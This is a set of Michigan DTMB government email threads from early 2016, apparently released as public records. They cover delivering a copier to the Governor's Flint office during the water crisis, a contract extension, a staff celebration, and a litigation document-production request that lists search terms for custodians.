Gear is on the truck. Would anyone be able to confirm an on site contact and phone number?

I've arranged for the service team to visit the device once on site in Flint. I've also included a couple of USB cables and 3 extra bottles of toner.

Cj~

**Christopher Slabbekoorn**  
Service Delivery Manager for the  
State of Michigan  
Ricoh Managed Document Services

**RICOH USA, INC.**  
2321 Club Meridian, Suite A  
Okemos, MI 48864  
Cass Desk: 517•241•9594  
Cell: 517•528•8955  
DTMB Depot Desk: 517•241•2889  
[Chris.Slabbekoorn@ricoh-usa.com](mailto:Chris.Slabbekoorn@ricoh-usa.com)  
[SlabbekoornC1@michigan.gov](mailto:SlabbekoornC1@michigan.gov)  
Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

<image001.gif>

<image002.gif>

From: "Hardin, Chad (DTMB)" <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>  
To: "Millimaki, Shelly (DTMB)" <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>, "Wright, Seth (DTMB)" <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>, "Nelson, Christopher (DTMB)" <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>, "CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))" <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>  
Cc: "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>, "McQuaid, John (DTMB)" <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
Date: 01/28/2016 01:29 PM  
Subject: Re: Flint Gov Office Emergency

---

Awesome! Thank you everyone for the great teamwork.

Chris. What is the Ricoh plan?

Chad S. Hardin, Manager  
DTMB Strategic Partnerships  
Phone: 517-241-7114  
Cell: 517-709-2004  
Email: [hardinc1@michigan.gov](mailto:hardinc1@michigan.gov)  
Help - Connect - Solve

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 28, 2016 1:26:46 PM  
**To:** Hardin, Chad (DTMB); Wright, Seth (DTMB); Nelson, Christopher (DTMB); CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))  
**Cc:** Thompson, Kristi (DTMB); McQuaid, John (DTMB)  
**Subject:** RE: Flint Gov Office Emergency

Dale Dipple is at Depot right now and will grab the device and deliver it to Flint.

**From:** Hardin, Chad (DTMB)  
**Sent:** Thursday, January 28, 2016 12:53 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Nelson, Christopher (DTMB) <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>; CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)) <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>; Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** Flint Gov Office Emergency  
**Importance:** High

All,

Sorry for the last minute need but I need a truck at Depot in the next hour to get a multifunction device to Flint to support the Governor's Office needs. If there are any issues or delays with this please notify me immediately. The address is below and Chris Slabbekoorn is at Depot waiting.

4315 N. Clio Road, Flint 48504

Chad S. Hardin

Manager, Strategic Partnerships

Department of Technology, Management & Budget

[Hardinc1@michigan.gov](mailto:Hardinc1@michigan.gov)

Office: 517-241-7114

Cell: 517-709-2004

<image003.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 09, 2016 10:51 AM  
**To:** Maynard, Sharon (DTMB)  
**Subject:** FW: IT Depot/Re-Source Partners Contract (#071B0200181)


**Importance:** High

Sharon –

Is there anything you can do to help us get some responses? It's been several weeks.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844




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**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 9, 2016 10:50 AM  
**To:** Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
**Subject:** FW: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** Hatch, David (DTMB)  
**Sent:** Thursday, February 04, 2016 6:24 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>

**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Bill suggested a plan of action that I am looking into and will update you on what I find out.

---

**From:** Wright, Seth (DTMB)  
**Sent:** Wednesday, February 03, 2016 7:59 AM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

David/Bill --

Is there any update regarding this contract? I am also being asked what is going on with it by John Karlik.

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



---

**From:** Hatch, David (DTMB)  
**Sent:** Tuesday, January 26, 2016 10:40 AM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth,

I am working on a response to you. I have talked with Bill, but have been busy the last few days with an Flint Water Emergency Response assignment....

We have some options and I will get you an email today or tomorrow with the details.

Thanks,  
Dave

---

**From:** Wright, Seth (DTMB)  
**Sent:** Monday, January 25, 2016 8:23 AM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>; Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Good Morning,

I wanted to touch base and see if you had any update on this request.

Thanks!



Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



---

**From:** Hatch, David (DTMB)  
**Sent:** Friday, January 15, 2016 4:59 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth -- this is something I need to discuss with my manager. I have copied him on this email. Once he and I have talked this through I can give you some guidance.

Bill -- Please see Seth's email. My initial thoughts are that we will have to take this to Ad Board unless we find another contract to piggy back off of. I know Chad had contemplated this in MMCC, but that won't be ready in a timely manner. We can chat next week when you are back.

---

**From:** Wright, Seth (DTMB)  
**Sent:** Friday, January 15, 2016 2:21 PM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Subject:** IT Depot/Re-Source Partners Contract (#071B0200181)

Hi David,

I wanted to touch base with you regarding the contract the IT Depot has with Re-Source Partners. I am the new manager over Depot as it is now rolled up into the Logistics & Operations Support group. I am also fairly new to State Government and am a bit unfamiliar with how the contract process works. Regarding the contract in question, I see there were two 1-year options and a sixth month extension that will expire this coming April. After talking to another manager in LOS, it does not sound like we will have enough time to do a full RFP before the contract expires. The work that Re-Source Partners does for us is critical to our operation and must continue. Considering this contract is a zero dollar contract, is it possible to get another six month extension for it so that we have time for the RFP? We are very happy with the services provided by Re-Source Partners and would like to continue to use their services in the future, and considering it is a zero dollar contract, I wasn't even sure if a full RFP was even necessary.

If you have time, maybe we could set up a quick call to discuss next week? Let me know your schedule and I can set something up.

Thanks!

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)





---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:16 PM  
**To:** VanCoevering, Joyce (DTMB);Brom Stibitz (DTMB) (StibitzB@michigan.gov)  
**Subject:** LOS Employee Celebration

Joyce & Brom –

We'd like to host an employee celebration for our Print and Mail teams for that amazing amount of work they cranked out during the month of January. In addition to the standard print and mail volumes they had all the tax mailings that were printed and mailed plus the new 1095's that were issued this year. Our teams worked 10-12 hour days 6 days per week to meet the timelines for each of the mailings and everything was out on time. Some highlights of their efforts:

**Print**

- CPC Print images 16,811,213

**Mailing Service**

- 6.2 million letters inserted
- Largest Single Day Mail Release 1,013,608 pcs.
- Total presorted letters 8,418,420
- Mail trays handled 20,447
- 380 Skids of Mail wrapped and scanned for Full Service compliance

In addition to all the Print and Mail efforts, our Delivery Team went above and beyond in their support of the relief efforts in Flint:


- Providing ongoing support in moving water
- Started on January 9 working 7 days a week.
  - Several staff spent the nights in Flint to be on site for longer days
- Moving water from warehouses to Fire Stations
- Moving water from Food Bank to local churches
- Delivering printed material from Printing Services
- Delivered furniture and copiers to support a new warehouse
- Delivered water and filters throughout Flint neighborhoods
- Rented 3 24' trucks to help with water deliveries

We're going to host a pizza lunch for the team on February 24<sup>th</sup> and would love it if you could both attend and share in the success with the team. If February 24<sup>th</sup> doesn't work for either of you please let me know and we can pick a different date.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support

Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**


---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:22 PM  
**To:** Seth Wright (DTMB) (WrightS17@michigan.gov)  
**Subject:** FW: IT Depot/Re-Source Partners Contract (#071B0200181)

Remind me if you don't get an update.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

---

**From:** Maynard, Sharon (DTMB)  
**Sent:** Tuesday, February 9, 2016 12:51 PM  
**To:** Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
**Subject:** Re: IT Depot/Re-Source Partners Contract (#071B0200181)

Will circle back to you asap.

Sent from my iPad

On Feb 9, 2016, at 10:51 AM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Sharon –

Is there anything you can do to help us get some responses? It's been several weeks.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget

Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image004.png>

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**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 9, 2016 10:50 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** FW: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

<image001.png>

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**From:** Hatch, David (DTMB)  
**Sent:** Thursday, February 04, 2016 6:24 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Bill suggested a plan of action that I am looking into and will update you on what I find out.

---

**From:** Wright, Seth (DTMB)  
**Sent:** Wednesday, February 03, 2016 7:59 AM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

David/Bill --

Is there any update regarding this contract? I am also being asked what is going on with it by John Karlik.

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

<image001.png>

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**From:** Hatch, David (DTMB)  
**Sent:** Tuesday, January 26, 2016 10:40 AM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>

**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth,

I am working on a response to you. I have talked with Bill, but have been busy the last few days with an Flint Water Emergency Response assignment....

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Thanks,  
Dave

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**From:** Wright, Seth (DTMB)  
**Sent:** Monday, January 25, 2016 8:23 AM  
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**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Good Morning,

I wanted to touch base and see if you had any update on this request.

Thanks!

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

<image001.png>

---

**From:** Hatch, David (DTMB)  
**Sent:** Friday, January 15, 2016 4:59 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

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---

**From:** Wright, Seth (DTMB)  
**Sent:** Friday, January 15, 2016 2:21 PM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Subject:** IT Depot/Re-Source Partners Contract (#071B0200181)

Hi David,

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Thanks!

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

<image001.png>



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**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:56 AM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

I may have a few.

Thanks,  
Kristi

On Feb 16, 2016, at 9:09 AM, VanCoevering, Joyce (DTMB) <[Vancoevering1@michigan.gov](mailto:Vancoevering1@michigan.gov)> wrote:

Don't forget !!!!

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Sample, Brice (DTMB) <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request  
**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image004.png>

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Friday, February 12, 2016 3:57 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <ingersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlaneJ@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>  
**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>  
**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

- Legionnaire
- Legionella
- “boil water order” & “Flint” (anywhere in document)
- “coli” & Flint (anywhere in document)
- “bacteria” & “Flint” (anywhere in document)
- “microb” & “Flint” (anywhere in document)
- “TTHM” & “Flint” (anywhere in document)
- “Lead” & “Flint” (anywhere in document)
- “emergency” & “Flint” (anywhere in document)
- Karegnondi
- “Genesee County Health Department”
- “Flint” (within sentence) “utilities”
- “Lead and Copper Rule”
- “Detroit Water and Sewerage Department” & “Flint” (anywhere in document)
- “DWSD” & “Flint” (anywhere in document)
- “Flint River”
- “Pb” & “water” (anywhere in document)
- “KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <ingersollj@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; King, Susan (MCSC) <King55@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image005.gif>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:07 AM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

They wouldn't be recipients of any of the emails. They are the service provider helping the agencies develop a plan for keeping their responsive emails.

Thanks,  
Kristi

On Feb 16, 2016, at 10:04 AM, VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)> wrote:

???? What about the work RMS staff has been doing with HPTrim?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

---

**From:** Sample, Brice (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:58 AM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

None of the Records Center staff are likely custodies of email using any of those terms.

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738---,00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738---,00.html)  
517-335-9450

DTMB service catalog  
<http://inside.michigan.gov/dtmbsc/Pages/default.aspx>

<image001.gif>

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**From:** VanCoevering, Joyce (DTMB)

**Sent:** Friday, February 12, 2016 4:06 PM

**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Sample, Brice (DTMB) <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>

**Subject:** FW: NEW DEADLINE - Time Sensitive Request

**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image002.png>

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Friday, February 12, 2016 3:57 PM

**To:** Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Best, Marcy (DTMB) <[BestM@michigan.gov](mailto:BestM@michigan.gov)>; Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Gilliland, Michael (DTMB) <[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>; Gonzalez, Tonyia (DTMB) <[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ingersoll, Jean (DHHS) <[ingersollJ@michigan.gov](mailto:ingersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Lowe, Richard (DTMB) <[lower@michigan.gov](mailto:lower@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlaneJ@michigan.gov](mailto:mcfarlaneJ@michigan.gov)>; Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Palmer, Jason (DTMB) <[PalmerJ2@michigan.gov](mailto:PalmerJ2@michigan.gov)>; Rabidoux, Jill (DTMB) <[RabidouxJ@michigan.gov](mailto:RabidouxJ@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Schafer, Dana (DTMB) <[schaferd1@michigan.gov](mailto:schaferd1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Taylor, Beverly (DTMB) <[TaylorB3@michigan.gov](mailto:TaylorB3@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>; VanCoevering, Joyce (DTMB) <[VancoeveringJ1@michigan.gov](mailto:VancoeveringJ1@michigan.gov)>; Vanden Bosch, Kerrie (DTMB) <[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>  
**Cc:** Baker, Natasha (SRO) <[BakerN5@michigan.gov](mailto:BakerN5@michigan.gov)>; Hawks, Orlene (DTMB) <[HawksO@michigan.gov](mailto:HawksO@michigan.gov)>  
**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
